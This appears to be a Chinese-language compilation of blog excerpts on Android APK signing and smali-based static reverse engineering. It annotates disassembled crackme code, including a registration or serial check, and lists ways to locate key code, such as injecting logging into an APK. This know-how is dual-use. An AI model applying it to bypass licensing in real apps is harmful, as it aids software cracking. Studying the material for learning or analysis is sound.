- 如果给多个无关的应用程序签上了相同的 key，那么应确保 key 的有效期超过所有应用程序所有版本的生命周期，包括将来有可能添加到这一阵营的程序。
- 如果想在 Android Market 上发布程序，key 的有效期必须在 2033.10.22 以后。Market 服务器强制这一要求，目的是保证用户可以平稳的更新他们的程序。

在设计应用程序时，一定要考虑以上这些，并使用一个合适的证书来为应用程序签名。

配置签名环境

首先要保证 Keytool 对 SDK 编译工具来说是可利用的。一般可以通过设置 JAVA_HOME 环境变量来告诉 SDK 编译工具如何找到 Keytool。另 外还可以添加 JDK 中 Keytool 的路径到 PATH 的变量里。 如果在 Linux 上开发，并且使用 GNU 编译器来编译 Java，那么要确保系统是使用 JDK 中的 Keytool，而不是 gcj。如果 Keytool 已经在 PATH 中，它有可能是对/usr/bin/keytool 的符号链接。这种情况下，要检查符号链接的目标，确保它是指向 JDK 中的 Keytool。

如果要发布应用程序，还需要 Jarsigner 工具。Jarsigner 和 Keytool 都包含在 JDK 中。

Debug 模式下签名

Android 编译工具提供了 Debug 签名模式，使得开发和调试应用程序更加容易，而且还满足 Android 系统的签名要求。在使用 Debug 模 式编译 app 时，SDK 工具会调用 Keytool 工具自动创建一个 Debug 的 keystore 和 key。然后这个 Debug key 会自动用于 apk 的签名，这样就不需要手动为应用程序包签名了。

关于 SDK 工具使用的 keystore：

- Keystore 名字：“debug.keysotre”
- Keystore 密码：“android”
- Key 别名：“androiddebugkey”
- Key 密码：“android”
- CN：“CN=Android Debug,O=Android,C=US”

如果需要可以改变 Debug keystore/key 的位置和名字，或者提供一个自定义的 Debug keysotre/key（在 Eclipse/ADT 中，通过修改 Windows>Preferences>Android>Build 配置实现）。但是任何自定义的 Debug keystore/key 必须使用和默认 Debug key（上面描述的）相同的名字和密码。

注意：不能将签有 Debug 证书的应用程序发布给最终用户。

Eclipse 用户

如果在 Eclipse/ADT 下开发（并且已经按照上面的描述配置了 Keytool），Debug 模式下签名默认是开启的。运行或是调试应用程序 时，ADT 会使用 Debug 证书进行签名，并运行 zipalign，然后安装到选择的模拟器或是已连接的设备。整个过程不需要人工干预。

Ant 用户

如果使用 Ant 来编译 apk 文件，则需要在 ant 命令中添加 debug 选项来开启 Debug 签名模式（假设正在使用由 android 工具生成 build.xml 文件）。运行 ant debug 编译程序时，编译脚本会生成一个 keystore/key，并为 apk 进行签名。然后脚本会使用 zipalign 工具对 apk 进行对齐处理。整 个过程不需要人工干预。

Debug 证书过期

Debug 模式下签名用的证书自从它创建之日起，1 年后就会失效。当证书失效时，会得到一个编译错误，Ant 上错误如下：

```
debug:
[echo] Packaging bin/samples-debug.apk, and signing it with a debug key...
[exec] Debug Certificate expired on 8/4/08 3:43 PM
```

在 Eclipse ADT 中，Android 控制台上也将会看到一个类似的错误。

要解决这个问题，只需删掉 debug.keystore 文件即可。该文件默认存储的位置在：

- OS X 和 Linux：~/.android/
- Windows XP：C:/Documents and Settings/.android/
- Windows Vista：C:/Users/.android/

删除后，在下一次编译的时候，编译工具会重新生成一个新的 keystore 和 Debug key。

Release 模式下签名

应用程序准备发布给其它用户时，需要：

- 获取一个合适的密钥
- 在 Release 模式下编译程序
- 使用密钥签名程序
- 对齐 APK 包

如果使用 Eclipse ADT 插件开发，可以使用导出向导来完成编译、签名和对齐等操作。整个过程中，导出向导还可以生成一个新的 keystore 和密钥。

关于密钥的生成

为了进行程序签名，必须有一个合适的密钥。这个密钥应有以下特征：

- 个人持有。
- 代表个人、公司或组织实体的身份。
- 有一个有效期。有效期推荐超过 25 年。在 Android Market 上发布程序时需要注意：程序的有效期需要在 2033.10.22 之后。不能上传一个应用程序而它的 key 的有效期是在这个日期之前。
- 不是由 Android SDK 工具生成的 Debug key。

如果没有合适的 key，则需要使用 Keytool 来生成一个。用 Keytool 生成一个 key，可使用 keytool 命令并传入一些可选参数。

http://www.cnblogs.com/santry/archive/2011/10/24/2222466.html

SMALI 逆向分析

SMALI 分析方法

Android 程序静态分析

简介

静态分析是探索 Android 程序内幕的一种最常见的方法，它与动态调剂双剑合璧，帮助分析人员解决分析时遇到的各种“疑难”问题。

静态分析是指在不运行的情况下，采用词法分析、语法分析等各种技术手段对程序文件进行扫描从而生成程序的反汇编代码，然后阅读反汇编代码来掌握

程序功能的一种技术，它有两种方法：一种方法是阅读反汇编生成的 Dalvik 字节码，可以用 IDA Pro 分析 dex 文件，或者使用文本编辑器阅读 baksmali 反编

译生成的 smali 文件；另一种方法是阅读反汇编生成的 java 源码，可以使用 dex2jar 生成 jar 文件，然后再使用 jd-gui 阅读 jar 文件的代码。

APK 静态分析-DEX 反编译为 Smali 逆向分析

还是用之前写的一个实例，界面包含 2 个文本框，2 个按钮，判断 2 个文本框中内容是否相等，相等返回成功，不等返回失败，使用 apktool 工具获取反编译后的 smali 文件，本实例中只包含 3 个 smail 文件，MainActivity.smail，MainActivity$1.smail,MainActivity$2.smail,其中 1 个为 MainActivity.smail 为

MainActivity.java 所对应的反编译代码，其它 2 个为内部类产生的代码。带$符合的说明都是内部类产生的类。
access$0 由外部调用的合成方法。

```
.method static synthetic access$0(Lcom/example/testtwo/MainActivity;Ljava/lang/String;Ljava/lang/String;)
    .locals 1
    .parameter
    .parameter
    .parameter
    .prologue
    .line 12
    invoke-direct {p0, p1, p2}, Lcom/example/testtwo/MainActivity;->checkSN(Ljava/lang/String;Ljava/lang/String;)Z
//添加注释，p0 为本类成员，p1 为参数 1 用户名信息，p2 为参数 2 密码信息
    move-result v0
    return v0
.end method
```

成员方法判断校验和的代码

```
.method private checkSN(Ljava/lang/String;Ljava/lang/String;)Z
    .locals 1
    .parameter "userName"
    .parameter "passWord"
    .prologue
    .line 14
    invoke-virtual {p1, p2}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
//调用判断 2 个 string 是否相等，下面是如果返回值为 0 则直接返回 0，否则返回 1。
    move-result v0
    if-eqz v0, :cond_0
    .line 16
    const/4 v0, 0x1
    .line 18
```

```
    :goto_0
    return v0
    :cond_0
    const/4 v0, 0x0
    goto :goto_0
.end method
//onCreate 方法中注册按钮监听事件
# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 5
    .parameter "savedInstanceState"
    .prologue
    .line 24
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    .line 25
    const/high16 v4, 0x7f03
    invoke-virtual {p0, v4}, Lcom/example/testtwo/MainActivity;->setContentView(I)V
    .line 27
    const v4, 0x7f080004
    //int com.example.testtwo.R.id.editText1 = 2131230724 [0x7f080004]
    invoke-virtual {p0, v4}, Lcom/example/testtwo/MainActivity;->findViewById(I)Landroid/view/View;
    move-result-object v3
    //找到 View 赋值给 v3
    check-cast v3, Landroid/widget/EditText;
    .line 28
    .local v3, edit_UserName:Landroid/widget/EditText;
    //v3 变量名为 edit_UserName
    const v4, 0x7f080005
```

```
    invoke-virtual {p0, v4}, Lcom/example/testtwo/MainActivity;->findViewById(I)Landroid/view/View;
    move-result-object v2
    check-cast v2, Landroid/widget/EditText;
    .line 29
    .local v2, edit_PassWd:Landroid/widget/EditText;
    const v4, 0x7f080002
    invoke-virtual {p0, v4}, Lcom/example/testtwo/MainActivity;->findViewById(I)Landroid/view/View;
    move-result-object v1
    check-cast v1, Landroid/widget/Button;
    .line 30
    .local v1, btn_OK:Landroid/widget/Button;
    const v4, 0x7f080003
    invoke-virtual {p0, v4}, Lcom/example/testtwo/MainActivity;->findViewById(I)Landroid/view/View;
    move-result-object v0
    check-cast v0, Landroid/widget/Button;
    .line 32
    .local v0, btn_Exit:Landroid/widget/Button;
    new-instance v4, Lcom/example/testtwo/MainActivity$1;
    invoke-direct {v4, p0, v3, v2}, Lcom/example/testtwo/MainActivity$1;-><init>(Lcom/example/testtwo/MainActivity;Landroid/widget/EditText;Landroid/widget/EditText;)V
    invoke-virtual {v1, v4}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V
//btn_OK,内部类/MainActivity$1 实例设置监听事件，在/MainActivity$1 中查看监听调用的 onClick 函数。
    .line 44
    new-instance v4, Lcom/example/testtwo/MainActivity$2;
    invoke-direct {v4, p0}, Lcom/example/testtwo/MainActivity$2;-><init>(Lcom/example/testtwo/MainActivity;)V
    invoke-virtual {v0, v4}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V
    .line 49
    return-void
```

```
.end method
```
MainActivity$1.smail 中的事件监听调用的函数如下：
```
# interfaces
.implements Landroid/view/View$OnClickListener;
# virtual methods
.method public onClick(Landroid/view/View;)V
    .locals 4
    .parameter "v"
    .prologue
    const/4 v3, 0x0
    .line 34
    iget-object v0, p0, Lcom/example/testtwo/MainActivity$1;->this$0:Lcom/example/testtwo/MainActivity;
    iget-object v1, p0, Lcom/example/testtwo/MainActivity$1;->val$edit_UserName:Landroid/widget/EditText;
    invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;
    move-result-object v1
    invoke-interface {v1}, Landroid/text/Editable;->toString()Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v1}, Ljava/lang/String;->trim()Ljava/lang/String;
    move-result-object v1
    //取文本框中文本放的 v1 中
    iget-object v2, p0, Lcom/example/testtwo/MainActivity$1;->val$edit_PassWd:Landroid/widget/EditText;
    invoke-virtual {v2}, Landroid/widget/EditText;->getText()Landroid/text/Editable;
    move-result-object v2
    invoke-interface {v2}, Landroid/text/Editable;->toString()Ljava/lang/String;
    move-result-object v2
    invoke-virtual {v2}, Ljava/lang/String;->trim()Ljava/lang/String;
    move-result-object v2
    //取文本框中文本放的 v2 中
```

```
    invoke-static {v0, v1, v2}, Lcom/example/testtwo/MainActivity;->access$0(Lcom/example/testtwo/MainActivity;Ljava/lang/String;Ljava/lang/String;)Z
//调用 MainActivity 中的 access$0 即判断 v1 和 v2 是否相等。
    move-result v0
    if-eqz v0, :cond_0
//如果失败返回 fail
    .line 36
    iget-object v0, p0, Lcom/example/testtwo/MainActivity$1;->this$0:Lcom/example/testtwo/MainActivity;
    const-string v1, "success!"
    invoke-static {v0, v1, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;
    move-result-object v0
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    .line 42
    :goto_0
    return-void
    .line 40
    :cond_0
    iget-object v0, p0, Lcom/example/testtwo/MainActivity$1;->this$0:Lcom/example/testtwo/MainActivity;
    const-string v1, "fail!"
    invoke-static {v0, v1, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;
    move-result-object v0
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    goto :goto_0
.end method
```

http://blog.csdn.net/jiayanhui2877/article/details/41045563

快速定位 Android 程序的关键代码

特点：

1、每个 apk 文件中都包含有一个 AndroidManifest.xml 文件，它记录着软件的一些基本信息。

2、一个 Android 程序由一个或多个 Activity 以及其它组成，每个 Activity 都是相同级别的，不同的 Activity 实现不同的功能。

六种方法定位关键代码：

1、信息反馈发：

先运行目标程序，然后根据程序运行时给出的反馈信息作为突破口寻找关键代码。

2、特征函数法：

跟信息反馈法类似。

3、顺序查看发：

从软件的启动代码开始，逐行的向下分析，掌握软件的执行流程。

4、代码注入法：

手动修改 apk 文件的反汇编代码，加入 Log 输出，配合 LogCat 查看程序执行到特定点时的状态数据。

5、栈跟踪法：

输出运行时的栈跟踪信息，然后查看栈上的函数调用序列来理解方法的执行流程。

6、方法剖析：

热点分析和性能优化。

smali 文件格式

每个 smali 文件都由若干条语句组成，所有的语句都遵循着一套语法规则。在 smali 文件的头 3 行描述了当前类的一些信息，格式如下：

1. .class < 访问权限> [修饰关键字] < 类名>
2. .super < 父类名>
3. .source <源文件名>

打开 MainActivity.smali 文件，头 3 行代码如下：

1. .class public Lcom/droider/crackme0502/MainActivity; //指令指定了当前类的类名。
2. .super Landroid/app/Activity; //指令指定了当前类的父类。
3. .source "MainActivity.java" //指令指定了当前类的源文件名。

smali 文件中字段的声明使用“.field”指令。字段有静态字段与实例字段两种。静态字段的声明格式如下:

1. # static fields

2. .field < 访问权限> static [修饰关键字] < 字段名>:< 字段类型>

实例字段的声明与静态字段类似，只是少了 static 关键字，它的格式如下:

```
# instance fields
.field < 访问权限> [ 修饰关键字] < 字段名>:< 字段类型>
```

1. 比如以下的实例字段声明。

```
# instance fields   //baksmali 生成的注释
.field private btnAnno:Landroid/widget/Button;  //私有字段
```

smali 文件中方法的声明使用“.method ”指令,方法有直接方法与虚方法两种。
直接方法的声明格式如下:

```
# direct methods              //添加的注释
.method <访问权限> [ 修饰关键字] < 方法原型>
    <.locals>              //指定了使用的局部变量的个数
 [.parameter]               //指定了方法的参数
 [.prologue]               //指定了代码的开始处，混淆过的代码可能去掉了该指令
 [.line]              //指定了该处指令在源代码中的行号
<代码体>
.end method
```

虚方法的声明与直接方法相同，只是起始处的注释为“virtual methods”,如果一个类实现了接口，会在 smali 文件中使用“.implements ”指令指出,相应的格式声明如下:

```
# interfaces
.implements < 接口名>      //接口关键字

如果一个类使用了注解，会在 smali 文件中使用“.annotation ”指令指出,注解的格式声明如下:
# annotations
.annotation [ 注解属性] < 注解类名>
    [ 注解字段 =  值]
.end annotation
```

注解的作用范围可以是类、方法或字段。如果注解的作用范围是类，“.annotation ”指令会直接定义在 smali 文件中，如果是方法或字段，“.annotation ”指令则会包含在方法或字段定义中。例如:

```
# instance fields
.field public sayWhat:Ljava/lang/String;          //String 类型 它使用了 com.droider.anno.MyAnnoField 注解，注解字段 info 值为“Hello my friend”
    .annotation runtime Lcom/droider/anno/MyAnnoField;
        info = "Hello my friend"
    .end annotation
.end field
```

Android 程序中的类

1、内部类

Java 语言允许在一个类的内部定义另一个类，这种在类中定义的类被称为内部类（Inner Class）。内部类可分为成员内部类、静态嵌套类、方法内部类、匿名内部类。在反编译 dex 文件的时候，会为每个类单独生成了一个 smali 文件，内部类作为一个独立的类，它也拥有自己独立的 smali 文件，只是内部类的文件名形式为“[外部类]$[内部类].smali ”，例如：

```
class Outer {
    class Inner{}
}
```

反编译上述代码后会生成两个文件：Outer.smali 与 Outer$Inner.smali。打开文件，代码结构如下：

```
.class public Lcom/droider/crackme0502/MainActivity$SNChecker;
.super Ljava/lang/Object;
.source "MainActivity.java"

# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/droider/crackme0502/MainActivity;
.end annotation
.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x1
    name = "SNChecker"
.end annotation

# instance fields
.field private sn:Ljava/lang/String;
.field final synthetic this$0:Lcom/droider/crackme0502/MainActivity;

# direct methods
.method public constructor
<init>(Lcom/droider/crackme0502/MainActivity;Ljava/lang/String;)V
……
.end method

```

```
24. # virtual methods
25. .method public isRegistered()Z
26. ……
27. .end method
```

发现它有两个注解定义块“Ldalvik/annotation/EnclosingClass;”与“Ldalvik/annotation/ InnerClass; ”、两个实例字段 sn 与 this$0 、一个直接方法 init()、一个虚方法 isRegistered() 。this$0 是内部类自动保留的一个指向所在外部类的引用。左边的 this 表示为父类的引用，右边的数值 0 表示引用的层数。

2、监听器

Android 程序开发中大量使用到了监听器，如 Button 的点击事件响应 OnClickListener、Button 的长按事件响应 OnLongClickListener、ListView 列表项的点击事件响应 OnItemSelected-Listener 等。

实例源码以及反编译设置按钮点击事件监听器的代码如下：

```
1.  public void onCreate(Bundle savedInstanceState) {
2.      super.onCreate(savedInstanceState);
3.      setContentView(R.layout.activity_main);
4.
5.      btnAnno = (Button) findViewById(R.id.btn_annotation);
6.      btnCheckSN = (Button) findViewById(R.id.btn_checksn);
7.      edtSN = (EditText) findViewById(R.id.edt_sn);
8.
9.      btnAnno.setOnClickListener(new OnClickListener() {
10.
11.         @Override
```

```
12.         public void onClick(View v) {
13.             getAnnotations();
14.         }
15.     });
16.
17.     btnCheckSN.setOnClickListener(new OnClickListener() {
18.
19.         @Override
20.         public void onClick(View v) {
21.             SNChecker checker = new SNChecker(edtSN.getText().toString());
22.             String str = checker.isRegistered() ? "注册码正确" : "注册码错误";
23.             Toast.makeText(MainActivity.this, str, Toast.LENGTH_SHORT).show();
24.         }
25.     });
26.
27. }
```

```
1.  反编译如下：
2.  .method public onCreate(Landroid/os/Bundle;)V
3.      .locals 2
4.      .parameter "savedInstanceState"
5.      ……
6.      .line 32
7.      iget-object v0, p0, Lcom/droider/crackme0502/MainActivity;->btnAnno:
8.      Landroid/widget/Button;
9.      new-instance v1, Lcom/droider/crackme0502/MainActivity$1; #新建一个
10.     MainActivity$1 实例
```

```
    invoke-direct {v1, p0}, Lcom/droider/crackme0502/MainActivity$1;
->&lt;init&gt;(Lcom/droider/crackme0502/MainActivity;)V # 初始化 MainActivity$1
实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
->setOnClickListener(Landroid/view/View$OnClickListener;)V # 设置按钮点击事件
监听器
    .line 40
    iget-object v0, p0, Lcom/droider/crackme0502/MainActivity;
->btnCheckSN:Landroid/widget/Button;
    new-instance v1, Lcom/droider/crackme0502/MainActivity$2; #新建一个
MainActivity$2 实例
    invoke-direct {v1, p0}, Lcom/droider/crackme0502/MainActivity$2
->&lt;init&gt;(Lcom/droider/crackme0502/MainActivity;)V; # 初始化 MainActivity$2 实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
->setOnClickListener(Landroid/view/View$OnClickListener;)V#设置按钮点击事件
监听器
    .line 50
    return-void
.end method
```

在 MainActivity$1.smali 文件的开头使用了“.implements”指令指定该类实现了按钮点击事件的监听器接口，因此，这个类实现了它的 OnClick()方法，这也是我们在分析程序时关心的地方。另外，程序中的注解 与监听器的构造函数都是编译器为我们自己生成的，实际分析过程中不必关心。

3、注解类

注解是 Java 的语言特性，在 Android 的开发过程中也得到了广泛的使用。Android 系统中涉及到注解的包共有两个：一个是 dalvik.annotation；另一个是 android.annotation。

例如：

```
# annotations
.annotation system Ldalvik/annotation/AnnotationDefault;
    value = .subannotation Lcom/droider/anno/MyAnnoClass;
        value = "MyAnnoClass"
    .end subannotation
.end annotation
```

除了 SuppressLint 与 TargetApi 注解，android.annotation 包还提供了 SdkConstant 与 Widget 两个注解，这两个注解在注释中被标记为“@hide”，即在 SDK 中是不可见的。SdkConstant 注解指定了 SDK 中可以被导出的常量字段值，Widget 注解指定了哪些类是 UI 类，这两个注解在分析 Android 程序时基本上碰不到，此处就不去探究了。

4、自动生成的类

使用 Android SDK 默认生成的工程会自动添加一些类。例如：

```
public final class R {
    public static final class attr {    //属性
    }
    public static final class dimen {    //尺寸
        public static final int padding_large=0x7f040002;
        public static final int padding_medium=0x7f040001;
        public static final int padding_small=0x7f040000;
    }
    public static final class drawable {   //图片
        public static final int ic_action_search=0x7f020000;
```

```
11.         public static final int ic_launcher=0x7f020001;
12.     }
13.     public static final class id {       //id 标识
14.         public static final int btn_annotation=0x7f080000;
15.         public static final int btn_checksn=0x7f080002;
16.         public static final int edt_sn=0x7f080001;
17.         public static final int menu_settings=0x7f080003;
18.     }
19.     public static final class layout {    // 布局
20.         public static final int activity_main=0x7f030000;
21.     }
22.     public static final class menu {    // 菜单
23.         public static final int activity_main=0x7f070000;
24.     }
25.     public static final class string {    // 字符串
26.         public static final int app_name=0x7f050000;
27.         public static final int hello_world=0x7f050001;
28.         public static final int menu_settings=0x7f050002;
29.         public static final int title_activity_main=0x7f050003;
30.     }
31.     public static final class style {    // 样式
32.         public static final int AppTheme=0x7f060000;
33.     }
34. }
```

由 于这些资源类都是 R 类的内部类，因此它们都会独立生成一个类文件，在反编译出的代码中，可以发现有 R.smali、R$attr.smali 、R$dimen.smali、R$drawable.smali、R$id.smali、R$layout.smali、R$menu.smali 、R$string.smali 、R$style.smali 等几个文件。

阅读 smali 反编译的代码

smali 文件中的语句特点：

1、循环语句

在 Android 开发过程中，常见的循环结构有迭代器循环、for 循环、while 循环、do while 循环。我们在编写迭代器循环代码时，一般是如下形式的代码：

```
1. Iterator< 对象> <对象名> = <方法返回一个对象列表>;
2. for (< 对象> <对象名> : <对象列表>) {
3. [处理单个对象的代码体]
4. }
5. 或者：
6. Iterator< 对象> <迭代器> = <方法返回一个迭代器>;
7. while (<迭代器>.hasNext()) {
8.  <对象> <对象名> = <迭代器>.next();
9. [处理单个对象的代码体]
10. }
```

```
1. .method private iterator()V
2.     .locals 7
3.     .prologue
4.     .line 34
5.     const-string v4, "activity"
```

```
6.      invoke-virtual {p0, v4}, Lcom/droider/circulate/MainActivity;->
7.      getSystemService
8.          (Ljava/lang/String;)Ljava/lang/Object;  # 获取 ActivityManager
9.      move-result-object v0
10.     check-cast v0, Landroid/app/ActivityManager;
11.     .line 35
12.     .local v0, activityManager:Landroid/app/ActivityManager;
13.     invoke-virtual {v0}, Landroid/app/ActivityManager;->getRunningAppProcesses()
14.     Ljava/util/List;
15.     move-result-object v2   #正在运行的进程列表
16.     .line 36
17.     .local v2, psInfos:Ljava/util/List;,
18.     "Ljava/util/List<Landroid/app/ActivityManager$RunningAppProcessInfo;>;"
19.     new-instance v3, Ljava/lang/StringBuilder;  # 新建一个 StringBuilder 对象
20.     invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V  # 调用
21.     StringBuilder 构造函数
22.     .line 37
23.     .local v3, sb:Ljava/lang/StringBuilder;
24.     invoke-interface {v2}, Ljava/util/List;->iterator()Ljava/util/Iterator;
25.  #获取进程列表的迭代器
26.     move-result-object v4
27.     :goto_0 #迭代循环开始
28.     invoke-interface {v4}, Ljava/util/Iterator;->hasNext()Z #开始迭代
29.     move-result v5
30.     if-nez v5, :cond_0  # 如果迭代器不为空就跳走
31.     .line 40
32.     invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
33.     String;
```

```
34.  move-result-object v4  # StringBuilder 转为字符串
35.  const/4 v5, 0x0
36.  invoke-static {p0, v4, v5}, Landroid/widget/Toast;->makeText
37.      (Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/
38.      widget/Toast;
39.  move-result-object v4
40.  invoke-virtual {v4}, Landroid/widget/Toast;->show()V # 弹出 StringBuilder
41.  的内容
42.  .line 41
43.  return-void  # 方法返回
44.  .line 37
45.  :cond_0
46.  invoke-interface {v4}, Ljava/util/Iterator;->next()Ljava/lang/Object;
47.  # 循环获取每一项
48.  move-result-object v1
49.  check-cast v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
50.  .line 38
51.  .local v1, info:Landroid/app/ActivityManager$RunningAppProcessInfo;
52.  new-instance v5, Ljava/lang/StringBuilder;  # 新建一个临时的 StringBuilder
53.  iget-object v6, v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
54.     ->processName:Ljava/lang/String;    #获取进程的进程名
55.  invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
56.  Ljava/lang/String;
57.  move-result-object v6
58.  invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
59.  String;)V
60.  const/16 v6, 0xa #换行符
61.  invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/
```

```
    lang/StringBuilder;
    move-result-object v5 # 组合进程名与换行符
    invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
    String;
    move-result-object v5
    invoke-virtual {v3, v5}, Ljava/lang/StringBuilder; # 将组合后的字符串添加到
    StringBuilder 末尾
      ->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    goto :goto_0  #跳转到循环开始处
.end method
```

这段代码的功能是获取正在运行的进程列表，然后使用 Toast 弹出所有的进程名。

forCirculate() 方法如下：

```
.method private forCirculate()V
    .locals 8
    .prologue
    .line 47
    invoke-virtual {p0}, Lcom/droider/circulate/MainActivity;-
      >getApplicationContext()Landroid/content/Context;
    move-result-object v6
    invoke-virtual {v6}, Landroid/content/Context;   #获取 PackageManager
      ->getPackageManager()Landroid/content/pm/PackageManager;
    move-result-object v3
    .line 49
    .local v3, pm:Landroid/content/pm/PackageManager;
    const/16 v6, 0x2000
```

```
14.  .line 48
15.  invoke-virtual {v3, v6}, Landroid/content/pm/PackageManager;
16.      ->getInstalledApplications(I)Ljava/util/List; #获取已安装的程序列表
17.  move-result-object v0
18.  .line 50
19.  .local v0, appInfos:Ljava/util/List;,"Ljava/util/List<Landroid/content/pm
20.  /ApplicationInfo;>;"
21.  invoke-interface {v0}, Ljava/util/List;->size()I # 获取列表中 ApplicationInfo
22.  对象的个数
23.  move-result v5
24.  .line 51
25.  .local v5, size:I
26.  new-instance v4, Ljava/lang/StringBuilder;        # 新建一个
27.  StringBuilder 对象
28.  invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V # 调用
29.  StringBuilder 的构造函数
30.  .line 52
31.  .local v4, sb:Ljava/lang/StringBuilder;
32.  const/4 v1, 0x0
33.
34.  .local v1, i:I #初始化 v1 为 0
35.  :goto_0 #循环开始
36.  if-lt v1, v5, :cond_0  #如果 v1 小于 v5，则跳转到 cond_0 标号处
37.  .line 56
38.  invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/
39.  lang/String;
40.  move-result-object v6
41.  const/4 v7, 0x0
```

```
42.  invoke-static {p0, v6, v7}, Landroid/widget/Toast; #构造 Toast
43.      ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
44.      Landroid/widget/Toast;
45.  move-result-object v6
46.  invoke-virtual {v6}, Landroid/widget/Toast;->show()V #显示已安装的程序列表
47.  .line 57
48.  return-void  # 方法返回
49.  .line 53
50.  :cond_0
51.  invoke-interface {v0, v1}, Ljava/util/List;->get(I)Ljava/lang/Object;
52.  # 单个 ApplicationInfo
53.  move-result-object v2
54.  check-cast v2, Landroid/content/pm/ApplicationInfo;
55.  .line 54
56.  .local v2, info:Landroid/content/pm/ApplicationInfo;
57.  new-instance v6, Ljava/lang/StringBuilder;  # 新建一个临时 StringBuilder 对象
58.  iget-object v7, v2, Landroid/content/pm/ApplicationInfo;->packageName:
59.  Ljava/lang/String;
60.  invoke-static {v7}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
61.  Ljava/lang/String;
62.  move-result-object v7  # 包名
63.  invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
64.  String;)V
65.  const/16 v7, 0xa #换行符
66.  invoke-virtual {v6, v7}, Ljava/lang/StringBuilder;->append(C)Ljava/
67.  lang/StringBuilder;
68.  move-result-object v6  # 组合包名与换行符
69.  invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang
```

```
    /String; #转换为字符串
    move-result-object v6
    invoke-virtual {v4, v6}, Ljava/lang/StringBuilder;-
      >append(Ljava/lang/String;)Ljava/lang/StringBuilder; # 添加到循环外      的 StringBuilder 中
    .line 52
    add-int/lit8 v1, v1, 0x1 #下一个索引
    goto :goto_0 #跳转到循环起始处
.end method
```

这段代码的功能是获取所有安装的程序，然后使用 Toast 弹出所有的软件包名。

2、switch 分支语句

packedSwitch()方法的代码如下：

```
.method private packedSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "i"
    .prologue
    .line 21
    const/4 v0, 0x0
    .line 22
    .local v0, str:Ljava/lang/String; #v0 为字符串，0 表示 null
    packed-switch p1, :pswitch_data_0 #packed-switch 分支，pswitch_data_0 指
    定 case 区域
    .line 36
    const-string v0, "she is a person" #default 分支
    .line 39
```

```
    :goto_0     #所有 case 的出口
    return-object v0 #返回字符串 v0
    .line 24
    :pswitch_0    #case 0
    const-string v0, "she is a baby"
    .line 25
    goto :goto_0  #跳转到 goto_0 标号处
    .line 27
    :pswitch_1    #case 1
    const-string v0, "she is a girl"
    .line 28
    goto :goto_0  #跳转到 goto_0 标号处
    .line 30
    :pswitch_2    #case 2
    const-string v0, "she is a woman"
    .line 31
    goto :goto_0  #跳转到 goto_0 标号处
    .line 33
    :pswitch_3    #case 3
    const-string v0, "she is an obasan"
    .line 34
    goto :goto_0  #跳转到 goto_0 标号处
    .line 22
    nop
    :pswitch_data_0
    .packed-switch 0x0    #case 区域，从 0 开始，依次递增
        :pswitch_0  #case 0
        :pswitch_1  #case 1
```

```
    :pswitch_2 #case 2
    :pswitch_3 #case 3
  .end packed-switch
.end method
```

代码中的 switch 分支使用的是 packed-switch 指令。p1 为传递进来的 int 类型的数值，pswitch_data_0 为 case 区域，在 case 区域中，第一条指令“.packed-switch”指定了比较的初始值为 0 ，pswitch_0~ pswitch_3 分别是比较结果为“case 0 ”到“case 3 ”时要跳转到的地址。

3、try/catch 语句

tryCatch()方法代码如下：

```
.method private tryCatch(ILjava/lang/String;)V
    .locals 10
    .parameter "drumsticks"
    .parameter "peple"
    .prologue
    const/4 v9, 0x0
    .line 19
    :try_start_0 # 第 1 个 try 开始
    invoke-static {p2}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
#将第 2 个参数转换为 int 型
    :try_end_0  # 第 1 个 try 结束
    .catch Ljava/lang/NumberFormatException; {:try_start_0 .. :try_end_0} :
    catch_1 # catch_1
    move-result v1 #如果出现异常这里不会执行，会跳转到 catch_1 标号处
    .line 21
```

```
16.    .local v1, i:I   #.local 声明的变量作用域在.local 声明与.end local 之间
17.    :try_start_1  #第 2 个 try 开始
18.    div-int v2, p1, v1  # 第 1 个参数除以第 2 个参数
19.    .line 22
20.    .local v2, m:I   #m 为商
21.    mul-int v5, v2, v1  #m * i
22.    sub-int v3, p1, v5  #v3 为余数
23.    .line 23
24.    .local v3, n:I
25.    const-string v5, "\u5171\u6709%d\u53ea\u9e21\u817f\uff0c%d
26.       \u4e2a\u4eba\u5e73\u5206\uff0c\u6bcf\u4eba\u53ef\u5206\u5f97%d
27.       \u53ea\uff0c\u8fd8\u5269\u4e0b%d\u53ea"   # 格式化字符串
28.    const/4 v6, 0x4
29.    new-array v6, v6, [Ljava/lang/Object;
